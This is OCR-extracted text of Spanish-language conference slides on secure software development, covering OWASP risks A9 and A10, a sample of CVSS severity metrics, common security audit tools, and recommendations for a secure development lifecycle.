
Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

EXPLOIT DATABASE



Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A9 : USO DE COMPONENTES CON VULNERABILIDADES CONOCIDAS

Monitorizar continuamente fuentes como CVE en búsqueda de vulnerabilidades de componentes. Suscribirse a noticias.

Obtener componentes únicamente de orígenes oficiales utilizando canales seguros.

Utilizar una herramienta para mantener un inventario de versiones de componentes.

DESARROLLO DE SOFTWARE


Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

CVE (https://cve.mitre.org)



Congreso Internacional de DESARROLLO DE SOFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

NIST (https://nvd.nist.gov)

CVSS v3.0 Severity and Metrics:

Base Score: 9.8 CRITICAL

Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (V3 legend)

Impact Score: 5.9

Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:

Base Score: 7.5 HIGH

Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P) (V2 legend)

Impact Subscore: 6.4

Exploitability Subscore: 10.0

Access Vector (AV): Network
Access Complexity (AC): Low
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

o Internacional de
ARROLLO
OFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A10 : REGISTRO Y MONITOREO INSUFICIENTES

- Las aplicaciones web mantienen registros de auditoría para mantener trazabilidad de funciones como sesiones de usuario o del administrador.
- Esta vulnerabilidad se refiere al escenario en las funciones de detección no registra eventos maliciosos o ignora detalles importantes del evento.
- Los atacantes usualmente “inyectan”, eliminar, manipulan los registros de auditoría de la aplicación para emprender actividades maliciosas y ocultar sus identidades.

Instituto Superior Tecnológico del Azuay

Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

A10 : REGISTRO Y MONITOREO INSUFICIENTES – COMO EVITAR

Asegúrese que todos los errores de inicio de sesión, de control de acceso y validación de datos de entrada se puedan registrar.

Asegúrese que las transacciones de alto impacto tengan una pista de auditoría.

Establezca una monitorización y alerta efectivos de tal manera que las actividades sospechosas sean detectadas y respondidas.

DESARROLLO DE SOFTWARE


Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

Ciclo de Desarrollo Seguro



DE SOFTWARE

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

METODOLOGÍA DE LA INVESTIGACIÓN

HERRAMIENTAS

Kali Linux : Entorno para auditoría y seguridad informática basada en Debian GNU/Linux.

OWASP ZAP : Herramienta de escaneo de vulnerabilidades.

SQLMAP : Herramienta para test de penetración que automatiza el proceso de Inyección SQL.

WebScarab : Herramienta para analizar aplicaciones web que se comunican a través de los protocolos HTTP y HTTPS.

DESARROLLO DE SOFTWARE

RESULTADO Y DISCUSIONES

ESTRATEGIAS PARA EVITAR VULNERABILIDADES

- Implemente un Ciclo de Desarrollo Seguro de Aplicaciones
- Capacite periódicamente su equipo de desarrollo
- Revise periódicamente canales de comunicación y difusión de vulnerabilidades

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

CONCLUSIONES

1. Los atacantes van buscando nuevas formas de vulnerar aplicaciones. Por otro lado, las prácticas de desarrollo también van evolucionando, mejorando en el control de algunas vulnerabilidades y dejando otras.

2. Las recomendaciones para cada vulnerabilidad, en su conjunto, nos llevan a valorar la importancia de implementar un Ciclo de Desarrollo Seguro.

3. En la medida que el equipo de desarrollo conozca más sobre aspectos de seguridad, tendrá mejor oportunidad de aplicar las medidas que eviten que la aplicación sea vulnerable.

4. Existen muchos medios para informarse de las vulnerabilidades. La labor está en tener acceso a ellos, revisarlos periódicamente y aplicar las medidas que correspondan.

Instituto Superior Tecnológico del Azuay

CIDE
Centro de Investigación y Desarrollo Ecuador

Centro de Estudios Transdisciplinarios Bolivia
CET-BOLIVIA

- Ingresa a:
- www.cidecuador.com
- Al finalizar este evento podrás encontrar esta presentación en su respectiva página web.

Congreso Internacional de
DESARROLLO DE SOFTWARE